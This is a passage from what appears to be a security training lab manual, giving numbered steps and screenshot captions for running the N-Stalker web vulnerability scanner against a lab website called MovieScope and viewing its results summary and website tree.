


Figure 3.1.7: N-Stalker Review Summary

16. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue
17. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




Figure 3.1.8: N-Stalker Start Scan wizard

18. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




Figure 3.1.9: N-Stalker Start Scan Status

19. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.

T A S K 1 . 3

Save the Scan Result




Figure 3.1.10: N-Stalker Results Wizard

21. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.

T A S K 1 . 4

Analyze the Scan Result




Figure 3.1.11: N-Stalker Summary

22. In the left pane, expand all the nodes and sub-nodes of the URL <http://www.moviescope.com/> under the **Website Tree** section. This displays the website's pages.

